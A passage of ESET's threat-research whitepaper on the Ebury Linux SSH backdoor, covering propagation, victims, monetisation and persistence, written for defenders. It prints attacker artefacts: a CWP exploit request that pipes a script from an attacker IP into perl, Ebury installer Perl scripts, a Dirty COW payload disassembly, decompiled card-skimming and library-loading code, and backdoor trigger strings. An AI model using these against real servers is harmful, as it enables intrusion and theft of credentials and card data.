Digital Security
Progress. Protected.

WHITEPAPER

Ebury is alive but unseen:

400k Linux servers compromised for cryptocurrency theft and financial gain

Marc-Etienne M.Léveillé

May 2024

(eset):research

Contents

List of figures

Ebury is alive but unseen: 400k Linux servers compromised for crypto theft and financial gain

One of the most advanced server-side malware campaigns is still growing, with hundreds of thousands of compromised servers, and it has diversified to credit card and cryptocurrency theft.

Ten years ago, ESET published **Operation Windigo**, a white paper about multiple malware families working together, with the Ebury malware family at its core. Then, in late 2021, the Dutch National High Tech Crime Unit (NHTCU), part of the **Netherlands national police**, reached out to ESET regarding servers in the Netherlands suspected of being compromised with Ebury malware. Those suspicions happened to be well-founded and together we gained considerable visibility into operations run by the Ebury threat actors. The current white paper is the result of that collaboration between ESET and Netherlands law enforcement, exposing the activities of the Ebury group over the past years. It is a deep dive into the underground world of server-side Linux malware revealing the largely unseen activities of these criminal groups.

Following the release of our paper in early 2014, one of the perpetrators was arrested at the Finland-Russia border in 2015, and later extradited to the United States. While he initially claimed innocence, he eventually **pleaded guilty** to the charges in 2017, a few weeks before his trial at the U.S. District Court in Minneapolis was set to proceed, and where ESET researchers were scheduled to testify.

While some of the monetization techniques disappeared, the arrest did not stop Ebury botnet activity and the gang continued to develop new malware, update existing malicious programs, and find new ways to monetize its access to a plethora of servers.

Ebury, active since at least 2009, is an OpenSSH backdoor and credential stealer. It is a shared library that, when loaded, alters the behavior of the OpenSSH client and server, injects itself into programs that use the curl library so as to exfiltrate HTTP requests made by the system, and tampers with terminal sessions spawned over SSH to hide itself. It is used to deploy additional malware to: monetize the botnet (such as modules for web traffic redirection), proxy traffic for spam, perform adversary-in-the-middle attacks (AitM), and host supporting malicious infrastructure. Its operators have used the Ebury botnet to steal cryptocurrency wallets, credentials, and credit card details.

Our paper on Operation Windigo covered many aspects of the operation, from the malware the Ebury group used to how it monetized the botnet. This paper is no different: our collaboration has given us great visibility into many aspects of the group's operations that helped us uncover new malware families it uses and updates to Ebury, provided a better understanding of how it propagates, and revealed new monetization techniques deployed to compromised servers. We can draw a big picture using different sources: the honeypots we operate; information shared with us by victims; and the servers seized by law enforcement, which included malware samples, the tools used by attackers, records of their activities, and a lengthy list of victims.

Key findings:

- Ebury actors have been pursuing monetization activities subsequent to our 2014 publication on Operation Windigo, including the spread of spam, web traffic redirections, and credential stealing.
- Additionally, we have confirmed that operators are also involved in cryptocurrency heists by using AitM and credit card stealing via network traffic eavesdropping, commonly known as server-side web skimming.
- Over the years, Ebury has been deployed to backdoor almost 400,000 Linux, FreeBSD, and OpenBSD servers, and more than 100,000 were still compromised as of late 2023.
- We uncovered new malware families authored and deployed by the gang for financial gain, including Apache modules and a kernel module to perform web traffic redirection.
- In many cases, Ebury operators were able to gain full access to large ISPs and well-known hosting providers. They used that access to deploy Ebury on the partial or complete server infrastructure hosted by that provider.
- Ebury also compromised the infrastructure of other threat actors, including Vidar Stealer and many others, to steal data stolen by those other groups and copycat competing operations to blur attribution attempts.
- Ebury operators also used zero-day vulnerabilities in administrator software to compromise servers in bulk.
- The data we obtained confirmed a number of suspected victims, including the compromise of `kernel.org` from 2009 to 2011.
- We provide a set of tools and indicators to help system administrators determine whether their systems are compromised by Ebury.

In this paper, we first look at how Ebury propagates and who the victims are, including notable cases we have uncovered. This is followed by an updated analysis of Ebury, which focuses on changes in the more recent versions. Next, we analyze the other malware families the Ebury group deploys and how they are monetized. Finally, we describe how system administrators can identify whether they are compromised and discuss how to avoid becoming a victim of Ebury.

Propagation

Propagation

A recurrent question when we talk about Ebury is: How does Ebury get installed in the first place? Deploying Ebury on a server requires administrator (root) privileges, so those must be gained somehow. Ten years ago, we only had one answer, because this was what we could witness: Via credential stealing, where the SSH clients compromised by Ebury leaked everything required for the operators to authenticate to that other system. The current investigation has uncovered more methods used by the perpetrators to maximize their pool of compromised servers. Figure 1 shows five new methods we have identified, which are described below.

Credential stuffing

After a system is compromised, a number of details are exfiltrated, including a list of previous outbound and inbound SSH sessions using OpenSSH's `known_hosts` files and records from `wtmp`, respectively. Using the known passwords and keys obtained on that system, credentials are reused to try logging into related systems.

When the `known_hosts` file contains hashed information (see the HashKnownHosts OpenSSH option), the perpetrators try to brute force its content. Out of 4.8 million `known_hosts` entries collected by Ebury operators, about two million had their hostname hashed. 40% (about 800,000) of those hashed hostnames were guessed or brute forced.



Figure 1. Different methods used by the Ebury gang to compromise new servers

Hypervisor or container host

In cases where the perpetrators gain access to a hypervisor or a system that runs containers, they may try to use their privileges to deploy Ebury on all the subsystems. They will do this in an unobtrusive way that won't require a shutdown or reboot of the contained systems. This is done in an automated way on servers running OpenVZ, where all containers are compromised by running a malicious Perl script using `vzctl exec` from the host. Figure 2 shows the Perl script run from an OpenVZ host to run a Perl script inside each container, previously obtained using `vzlist`. The Perl script run inside the containers installs Ebury.

```
#!/usr/bin/perl
use strict;use warnings;
chdir "/dev/shm/" or die "Can't chdir";
mkdir "d"; my @vzl = (__VZLIST__); my $i=1; my $a = scalar @vzl; my @rcode = <DATA>; my $to =
60*3;
for (@vzl) { if (/^(\d+)$/) { my $id = $1; printf STDERR "get_info [%d/%d] %d: ",$i,$a,$id;$i++;
eval { local $SIG{ALRM} = sub { die "alarm clock restart" }; alarm $to;
    open(my $f,"| vzctl exec $id perl > d/$id.out 2> d/$id.err"); print $f @rcode; close $f;
alarm 0 };
if ($@ and $@ =~ /alarm clock restart/) { print STDERR " timeout\n" } else { print STDERR "
done\n" }
} else { warn "badstr: $_" }
```

Figure 2. Perl script run on OpenVZ hosts to install Ebury in all containers

Compromise of hosting providers

We have documented cases where the infrastructure of hosting providers was compromised by Ebury. In these cases, we have seen Ebury being deployed on servers rented out by those providers, with no warning to the lessees. This resulted in cases where the Ebury actors were able to compromise thousands of servers at once (see *Notable compromises*).

Exploitation of vulnerabilities

We also know now that the perpetrators exploit vulnerabilities to compromise systems or elevate their privileges. We have two examples where the exploitation was automated.

Exploitation of a zero day in a web control panel

In November 2020, the Ebury operators exploited software used to manage servers via a web interface known as Control Web Panel (CWP, previously known as CentOS Web Panel). A remote code execution vulnerability was used to deliver and execute a Perl script that resulted in the installation of Ebury on the target system. Figure 3 shows the HTTP request sent to the server to trigger the vulnerability.

```
1 GET /admin/index.php?
  scripts=.%00./.%00./client/include/inc_index&service_start=;curl%20-
  s%20199.247.4.24/c7w%7Cperl;&owner=root&override=1&bing=011ee5100a&a
  pi_key=%233%00%004 HTTP/1.1
2 User-Agent: Wget/1.21
3 Accept: */*
4 Accept-Encoding: identity
5 Host: <target>:2031
6 Connection: Keep-Alive
```

Figure 3. Control Web Panel exploitation attempt

This pre-authentication file inclusion vulnerability is known as CVE-2021-45467, and was first documented publicly more than one year after its usage by the Ebury gang. The usage of `inc_index.php` to trigger remote code execution is not documented. It is difficult for us to explain the vulnerability in more detail because CWP is packed and is not open source, but the `service_start` parameter suggests that the next step is to download and execute a Perl script, which we assume will be run as the `root` user. This was our first proof that the group has used zero-day vulnerabilities to expand its network.

Privilege escalation with Dirty COW

Another exploit Ebury operators use is Dirty COW (**CVE-2016-5195**), which they use to elevate their privileges when the credentials they have do not provide root access. We have no reason to believe it was used before the disclosure. They use the existing exploit with a custom payload that issues a `chmod` system call to add the **setuid** bit to the Perl executable. Figure 4 shows the disassembled shellcode of the exploit payload. With the setuid bit set, Perl can be used to run commands as the root user.

```
exploit_payload:                        ; DATA XREF: main+CE↑o
                                        ; main+111↑o
                push    rdi
                push    rsi
                push    rax
                xor     rax, rax
                call    loc_6022F9
;---------------------------------------------------------------------------
aUsrBinPerl     db '/usr/bin/perl',0
;---------------------------------------------------------------------------

loc_6022F9:                             ; CODE XREF: LOAD:00000000006022E6↑p
                pop     rdi
                mov     rsi, rax
                mov     si, 4755o
                mov     al, SYS_chmod
                syscall                 ; LINUX -
                pop     rax
                pop     rsi
                pop     rdi
                pop     rcx
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                nop
                jmp     rcx
```

Figure 4. Disassembly of the Dirty COW exploit payload

SSH adversary-in-the-middle

This technique is used when the Ebury operators have specific targets, possibly because the perpetrators might consider them valuable. For example, if the server could hold a wallet from which they could steal cryptocurrency. It requires them to have access to a server in the same network segment as their target. Over the years, hundreds of servers have been the targets of AitM and Ebury operators successfully stole SSH credentials, enabling them to gain access and install Ebury on these servers. See the *Performing AitM attacks* section for more details about how this is accomplished.

Victimology

Victimology

As of mid-2023, Ebury had been installed on almost 400,000 Linux servers worldwide since at least 2009, and perhaps earlier. Note that there is no geographical boundary to Ebury, meaning that any outstanding variance is mostly due to where popular data centers are located. There are servers compromised with Ebury in almost all countries of the world. Whenever a hosting provider was compromised, this led to a vast number of compromised servers in the same data centers.

Besides Linux, Ebury was also installed on approximately 400 FreeBSD servers, about a dozen OpenBSD and SunOS servers, and at least one Mac. Ebury operators also gained access to an **SCO OpenServer 5** system, but never deployed Ebury on that machine.

While 400,000 is a massive number, it's important to mention that this is the number of compromises over the course of almost 15 years. Not all of those machines were compromised at the same time. There is a constant churn of new servers being compromised while others are being cleaned up or decommissioned. The data at our disposal doesn't indicate when the attackers lost access to the systems, so it's difficult to know the size of the botnet at any specific point in time. However, each time we were able to measure the number of servers currently compromised with Ebury, whether that was 10 years ago or in the past few years, we ended up with more or less 40,000 IP addresses. In 2023, that number ballooned to 110,000, mostly due to the compromise of a large hosting provider, as described below.

While this might seem less than some of the massive malware campaigns targeting Windows, let's remind ourselves that almost all compromised systems are servers, not end user devices. Servers help run the internet by hosting web pages, acting as authoritative name servers, performing financial transactions, etc.

Figure 5 shows a timeline of when Ebury was installed on each victimized server. The data is presented using two linear scales. The one on the left shows data from 0 to 4,000. It shows an average Ebury deployment rate that is slowly increasing. If we exclude days with more than 2,000 Ebury installations, we get an average of 207 installations per month before 2012, 1,331 between 2012 and 2020, and 1,654 after 2020. We believe the accesses to new servers were mostly gained using credentials stolen from existing Ebury-compromised servers.

The scale on the right goes up to 70,000, showing months where the number of new installations was as high as 63,000. Those peaks are the result of larger incidents, where Ebury was installed by other means, such as accessing critical servers of hosting providers or using exploits.



Figure 5. Ebury deployments per month using two different scales on the Y axis, according to the database of compromised servers maintained by the perpetrators

Notable compromises

It's worth noting that no verticals appear more targeted than others. Victims include universities, small and large enterprises, internet service providers, cryptocurrency traders, Tor exit nodes, shared hosting providers, and dedicated server providers, to name a few. Any kind of server running an SSH service may be a target of Ebury and the perpetrators have found numerous ways to monetize their various accesses, as we highlight later.

This section provides a few examples to showcase where the compromise had a very significant impact on the security of those systems.

Shared hosting, but not shared with whom you think

In late 2019, the infrastructure of a large and popular US-based domain registrar and web hosting provider was compromised. The perpetrators were able to gain access to the system provisioning the servers. Consequently, they had access to source code and credentials used in the deployment of the servers.

In total, approximately 2,500 physical and 60,000 virtual servers were compromised by the attackers. A very large portion, if not all, of these servers are shared between multiple users to host the websites of more than 1.5 million accounts.

Since their infrastructure was mostly homogeneous (same Linux kernel version, same HTTP server, etc.), it was possible to deploy the same malware at scale to monetize this cluster of victims. The analyzed data has shown the following newly discovered malware families were installed on the victims' servers:

1. HelimodSteal, an Apache module that exfiltrates all HTTP POST requests sent to the server. This module can be leveraged to steal credit card information from e-commerce websites.
2. HelimodRedirect, an Apache module that redirects a small percentage of HTTP traffic to advertisements.

A complete description and analysis of both malware families are available later in this paper.

It's interesting to note that during deployment of HelimodSteal, the Perl script used by the attackers contained a check for malware that replaces `libcurl.so.4` with a malicious version. Figure 6 shows the installation script of HelimodSteal, with that detection highlighted.

```
#!/usr/bin/perl
use strict; use warnings;

sub fail { print "Inst_fail: $_[0]\n"; exit }
my $dd = '/usr/lib64/apache2/modules/'; my $df = 'mod_dir.so'; my $an = "$df.new";
my $cl = '/opt/cpanel/libcurl/lib64/libcurl.so.4';
system("grep BigBadW0lf $cl && echo bad_curl") if -e $cl;
system("md5sum /usr/sbin/sshd");
chdir $dd || fail 'chdir';
my @dstat = stat $dd;
fail 'nofile' unless -e $df;
my @fstat = stat $df;
fail "bad_size:$fstat[7]\n" unless $fstat[7] == 10224;
open(TAR,"| tar zxf - $an"); binmode(DATA); while(<DATA>) { print TAR $_ } close TAR; fail "tar:$?" if $?;
fail 'chown' unless chown $fstat[4],$fstat[5],$an;
fail 'chmod' unless chmod $fstat[2],$an;
fail 'rename' unless rename $an,$df;
fail 'utime' unless utime $fstat[8],$fstat[9],$df;
utime $dstat[8],$dstat[9],$dd;
system("service httpd restart");
print "Inst_ok: done\n";
```

Figure 6. HelimodSteal installation script with detection of the string `BigBadW0lf` in `libcurl.so.4` highlighted

The script notifies the operators by reporting `bad_curl` if the malicious libcurl is found and resumes the installation. We found samples of this malware that contain the `BigBadW0lf` string and named it SmallCuteCat. Figure 7 shows that the purpose of SmallCuteCat is to exfiltrate credit card details, by checking whether a CVV or card number is present in the HTTP requests performed to a payment processor and sending the full details to an attacker-operated server if present.

Pseudocode-A

```
120     act = strstr(v20, "x_card_num=");
121     v43 = 1;
122     if ( !strstr(v20, "CVV2=") )
123     {
124       v34 = strcasestr(v20, "cvv2=");
125       v35 = n;
126       if ( v34 || (v43 = act != 0LL, v36 = strcasestr(v20, "cvv="), v35 = n, v36) )
127       {
128         v11[v35 - 5] = 120;
129         v43 = 1;
130         v20 = *(const char **)(a1 + 1736);
131       }
132     }
133     if ( strcasestr(v20, "cardnum") || strcasestr(v20, "ccnumber") )
134     {
135       v11[strlen(v11) - 5] = 120;
136       v20 = *(const char **)(a1 + 1736);
137       v43 = 1;
138     }
139     if ( strcasestr(v20, "card_num") || strcasestr(v20, "cc_number") )
140     {
141       v11[strlen(v11) - 5] = 120;
142       v20 = *(const char **)(a1 + 1736);
143       v43 = 1;
144     }
145     if ( strcasestr(v20, "card-num") || (v33 = strcasestr(v20, "cc-number"), v22 = v43, v3
146     {
147       v21 = strlen(v11);
148       v22 = 1;
149       v11[v21 - 5] = 120;
150       v43 = 1;
151     }
152     na = v22;
153     v23 = curl_easy_init();
154     if ( v23 && na )
155     {
156       strcpy(v17, "mxky=1337&");
157       v27 = *(_QWORD *)(a1 + 1752);
158       v28 = 16368LL;
159       if ( v27 < 16368 )
160         v28 = (int)v27;
161       ne = v28;
162       v29 = strlen(v17);
163       memcpy(&v17[v29], *(const void **)(a1 + 1736), ne);
164       curl_easy_setopt(v23, CURLOPT_URL, (_DWORD)v11);
165       curl_easy_setopt(v23, CURLOPT_WRITEFUNCTION, (unsigned int)sub_2E6F0);
166       curl_easy_setopt(v23, CURLOPT_SSL_VERIFYPEER, 0);
167       curl_easy_setopt(v23, CURLOPT_SSL_VERIFYHOST, 0);
168       curl_easy_setopt(v23, CURLOPT_WRITEDATA, (unsigned int)&v48);
169       curl_easy_setopt(v23, CURLOPT_USERAGENT, (unsigned int)"BigBadW0lf");
170       curl_easy_setopt(v23, CURLOPT_CONNECTTIMEOUT, 2);
171       curl_easy_setopt(v23, CURLOPT_TIMEOUT, 3);
172       curl_easy_setopt(v23, CURLOPT_POST, 1);
173       curl_easy_setopt(v23, CURLOPT_POSTFIELDS, (_DWORD)v17);
174       curl_easy_setopt(v23, CURLOPT_NOSIGNAL, 1);
175       acta = curl_multi_add_handle(v9, v23);
0002EE2B curl_easy_perform_0:169 (2EE2B)
```

Figure 7. Hex-Rays decompilation of `curl_easy_perform` function modified by SmallCuteCat, highlighting User agent set to `BigBadW0lf`

We do not attribute this malware to the Ebury gang. We think that SmallCuteCat was a competitor in the credit card stealing business that was already present in a small part of the victim infrastructure. We do not know if the Ebury gang tried to disrupt the competing operation, because the script only warns about the presence of SmallCuteCat and goes on with installing HelimodSteal. This is not the first time that the Ebury gang has made scripts to detect competing groups. We have already detailed many competing OpenSSH backdoors we found, based on Ebury's detection script, in our 2018 paper **The Dark Side of the ForSSHe**.

All your VM are belong to us

In 2023, we saw an unusually large number of victims located in the same autonomous system (AS) in the US. This AS is used by a limited number of dedicated and virtual server rental brands. We suspected one of them was breached and Ebury was installed at large, on all the servers deployed by that organization.

We made an experiment and rented a virtual server from the hosting provider we thought was compromised, with the intention of using it as a honeypot. To ensure that the system couldn't be compromised in any other way, we logged into the server using SSH only once, using the provided root password and a trusted SSH client. We did not change the password, as we suspected Ebury operators may use this credential to log into the system. The server was not running any other services except for OpenSSH. We monitored the system, and seven days later, Ebury version 1.8.2 was installed on our server.

There were no traces of the compromise in the system logs. When Ebury operators successfully connect to a system using credentials, they remove log entries that show the creation of a new session from their IP address. Logs created by systemd's journald are trickier to tamper with because of its **binary storage format** and Forward Secure Sealing (FSS), if enabled. The currently active journal file was simply deleted. The only traces we could find in our honeypot (without FSS) are shown in Figure 8.

journalctl output

```
sshd[58320]: Received disconnect from w.x.y.z port 36316:11:
systemd-journald[354]: /var/log/journal/89889b7413e5f0448c54b0078e39c174/system.journal: Journal file
has been deleted, rotating.
systemd-journald[354]: Failed to write entry to
/var/log/journal/89889b7413e5f0448c54b0078e39c174/system.journal (30 items, 851 bytes), rotating ved
systemd-logind[504]: Session 168 logged out. Waiting for processes to exit.
sshd[58320]: Disconnected from user root w.x.y.z port 36316
sshd[58320]: pam_unix(sshd:session): session closed for user root
```

Figure 8. Only logs remaining from the visit to install Ebury (redacted)

After Ebury was installed, the operators connected daily using the Ebury backdoor to collect stolen credentials and install additional malware to attempt monetization.

A total of 70,000 servers from that hosting provider were compromised with Ebury in 2023.

The Linux Foundation's kernel.org

In our 2014 paper, we mentioned that there was evidence that `kernel.org`, hosting the source code of the Linux kernel, had been a victim of Ebury.

Data now at our disposal reveals additional details about the incident. Ebury had been installed on at least four servers belonging to the Linux Foundation between 2009 and 2011. It seems these servers acted as mail servers, name servers, mirrors, and source code repositories at the time of the compromise. We cannot tell for sure when Ebury was removed from each of the servers, but since it was discovered in 2011 it is likely that two of the servers were compromised for as long as two years, one for one year and the other for six months.

The perpetrator also had copies of the `/etc/shadow` files, which overall contained 551 unique username and hashed password pairs. The cleartext passwords for 275 of those users (50%) are in possession of the attackers. We believe that the cleartext passwords were obtained by using the installed Ebury credential stealer, and by brute force.

C&C infrastructure of other malware families

In our 2018 publication, **The Dark Side of the ForSSHe**, we mention a reconnaissance Perl script used by Ebury uoperators to detect other OpenSSH credential stealers, and collect credentials from them. In some cases, efforts by the Ebury gang were put into reverse engineering the competitors' malware to decrypt already stolen credentials left on disk. We were surprised to see that it didn't stop there: infrastructure used by the other perpetrators was also compromised with Ebury. To our knowledge, it is the first public example of a criminal actor doing fourth-party collection at scale.

An example is the compromise of servers responsible for collecting data from **Vidar Stealer**. As discussed in the *Attribution* section, Ebury actors used the stolen identities obtained through Vidar Stealer for renting server infrastructure and in their activities, sending law enforcement bodies in the wrong directions.

They use knowledge they gain about other criminal groups to blur attribution based on indicators, too. A competing server-side web skimmer related to SmallCuteCat used `pbarsec[.]ru` as an exfiltration server, and the Ebury gang registered and used `pbarsec[.]com` for similar purposes.

We also found that one of the Mirai botnet author's systems was compromised with Ebury, and source code was stolen by the gang long before it was made public.

There are more examples, to the point where when looking at seized data owned by the Ebury gang, it's difficult to draw a line between what was gained from their activities versus what they stole from other criminal groups.

An Update to Ebury

An update to Ebury

Ebury is the malware family at the core of all the operations described in **Operation Windigo** and this paper. Acting as a backdoor inside the OpenSSH daemon and as a powerful credential stealer, it provides the attackers the access they need to deploy other malware (such as HelimodSteal and HelimodRedirect), and expand their network of compromised hosts.

Ebury basics

Ebury has been thoroughly described in three articles published on our WeLiveSecurity blog. The **first** **two** articles were published in 2014 and the **third one** in 2017.

All Ebury samples contain a version number, which can be queried remotely by using the `Xver` backdoor command. The versions that the previously published articles describe are 1.3.4, 1.3.5, and 1.6.2, respectively. At the time of publication of this paper, the latest version that we have analyzed is 1.8.2. Let's look at the timeline of when each version was first seen in the wild – Figure 9 – and the changes since our last publication.

Each new major version introduces some important change to Ebury and new features and obfuscation techniques. For example, in version 1.8 the samples don't have a **section header table** (SHT). While not required by the Linux loader, its removal is clearly done to make analysis harder by not exposing sections.

Ebury is activated remotely by sending a carefully crafted SSH client version string to the compromised SSH server. This version string is the very first sequence of bytes sent by an SSH client when connecting to a remote server, so is sent in the clear, as an encrypted channel has not been established yet. A typical version string looks like this:

```
SSH-2.0-OpenSSH_9.4
```

The three hyphen-separated fields are, respectively:

- `SSH`, always, to identify the protocol.
- SSH protocol version, typically 2.0, adopted in 2006.
- A string to identify the client program. Here OpenSSH version 9.4.



Figure 9. Month each major Ebury version was first seen since the publication of Operation Windigo

The Ebury-supporting SSH client used by the operators replaces the last field with a string that is decoded and decrypted by the Ebury malware. Encrypted data is encoded using base64 since Ebury version 1.7, and hexadecimal encoding in previous versions. Version 1.8 also ignores spaces in the encoded data. Here are examples of the SSH client version string used to trigger the Ebury malicious backdoor:

```
SSH-2.0-b479ec723a2ba590d6c4a0bf40f4ba
SSH-2.0-XDbxdCP/G9Dcd1qDCE+t
SSH-2.0-FcZpUkMuIY 2MfBBDvOJdFBTFUw==
```

The data encoded in the client software version is encrypted using a custom cipher and uses the source IP address of the TCP connection as the key, which would be the origin of the backdoor usage as seen on the compromised server. It contains:

1. A fixed-length password. Earlier versions use an 11-character password, which grew to 15 characters in version 1.8. The Ebury samples contain a SHA-1 hash of that password (or 32,768 SHA-1 iterations in the case of version 1.8). The operators keep track of which sample is installed on each compromised server so they can use the right password to log in.
2. An optional command. The command is not a system command but is interpreted by Ebury to control its behavior. If no command is given, regular authentication is simply bypassed and authorized keys are replaced with Ebury-owned keys.
3. An optional argument. Some commands allow an argument to be passed to configure Ebury.

Table 1 shows the list of commands that can be leveraged to control Ebury.

Using the Ebury backdoor also requires a private SSH key: no channel can be opened until key authentication is completed with the Ebury-owned keys.

Command	Description
`Xver`	Print Ebury version and exit
`Xcat`	Print stolen credentials (lightly encrypted)
`Xbnd`	Bind the OpenSSH server listening socket to another address
`Xpsw`	Set or remove an additional 4 bytes key to Ebury password
`Xxsh`	Start a shell as root
`Xcsh`	Like Xcat, but also open a shell instead of quitting
`Xcrl`	Set the libcurl hooking exfiltration server
`Xcls`	Like Xcrl, but also open a shell instead of quitting

Table 1. List of Ebury-specific commands

Persistence

There are many ways in which Ebury can persist on disk. Apart from rare exceptions (see the *Replaced OpenSSH executables* section), the Ebury payload is present in a shared library. The library hijacked to trigger the execution of Ebury is `libkeyutils.so.1`. This library is a dependency of `libkrb5.so` that allows Kerberos authentication and is loaded by both the OpenSSH client and server when launched. There are many techniques used to tamper with `libkeyutils.so.1`.

Replaced keyutils shared library

The current and most popular way is dropping a malicious `libkeyutils.so` file next to the legitime one and modifying the symbolic link to point to the malicious one. It contains both the legitimate functionalities of `keyutils` and the Ebury payload. Figure 10 shows a file listing from a compromised server. Its `libkeyutils.so.1` symbolic link has been modified to point to a malicious version, which is postfixed with `.2`. Notice the file size is much bigger to allow space for the Ebury malware. Be aware that if the shell you are using to list the file is injected with the Ebury userland rootkit, the malicious file and symbolic link *won't* be shown, and everything will appear normal. See the *Userland rootkit* section for details about the rootkit's functionalities.

```
# ls -la /lib/x86_64-linux-gnu/ | grep -F libkeyutils
lrwxrwxrwx 1 root root     21 Dec 18  2022 libkeyutils.so.1 -> libkeyutils.so.1.10.2
-rw-r--r-- 1 root root 22448 Dec 18  2022 libkeyutils.so.1.10
-rwSr--r-- 1 root root 59808 Dec 18  2022 libkeyutils.so.1.10.2
```

Figure 10. File listing showing the malicious `libkeyutils.so` with the Ebury v1.8.2 payload

Sharp eyes may have noticed the setuid bit is set on the malicious `libkeyutils.so` file in Figure 10. Since this is a shared library, and the executable flag isn't set, this setuid flag shouldn't have any effect and just make the file more suspicious. This flag is used by Ebury's userland rootkit to identify the malicious file when `stat` is called.

Side library

Another popular method we've seen in the past few years is a very lightly modified `libkeyutils.so` that loads the Ebury payload from another file. The only change to the legitimate libkeyutils is an initialization function that uses `dlopen` to load an additional shared library. Figure 11 shows the only added code.

Pseudocode-A

```
1  void *ctor_001()
2  {
3    char *v0; // rax
4    char lib_name[13]; // [rsp+0h] [rbp-18h] BYREF
5
6    *(_QWORD *)lib_name = 0xF6E1FBE7E9E0EBEELL;
7    *(_DWORD *)&lib_name[8] = 0xEDF1ACEE;
8    lib_name[12] = 0;
9    v0 = lib_name;
10   do
11     *v0++ ^= 0x82u;
12   while ( v0 != &lib_name[12] );
13   lib_name[12] = 0;
14   return dlopen(lib_name, RTLD_LAZY|RTLD_GLOBAL);// libkeyctl.so
15 }
0000126E ctor_001:14 (126E)
```

Figure 11. Hex-Rays decompilation of constructor function calling `dlopen("libkeyctl.so", ...)` to load Ebury

We have seen three variants using the following legitimate-looking filenames to hide the Ebury payload:

- `libkeystats.so`
- `libkeyctl.so`
- `librwctl.so`

The malicious `.so` file contains the Ebury initialization function, which is executed when `dlopen` is called.

This technique was probably used to evade the **IoCs suggesting to check the size** of the `libkeyutils.so.1` file. The size of added code in this case is negligible to the total file size of the legitimate `libkeyutils.so.1` library, and all the Ebury code is in another file.

Other methods

We have talked about other techniques before in our **last Ebury blogpost, from 2017**. They might still be used so let's summarize them here for completeness.

Adding a `DT_NEEDED` entry

This is used to load Ebury from an external shared library. A `DT_NEEDED` entry is added to the dynamic section of `libkeyutils.so`, which points to the malicious `.so` file. When the modified library is loaded, the linker resolves the dependency and loads the malicious library, while the file size of the legitimate library remains unchanged.

Overridden in `tls` directory

Adding a `libkeyutils.so.1` in the `tls` subdirectory will override the legitimate one. The **loader will use this file** instead on systems with Thread Local Storage support (pretty much all systems).

Self-signed RPM

On RPM-based systems, we also saw self-signed keyutils-libs RPM packages installed on the compromised system.

Replaced OpenSSH executables

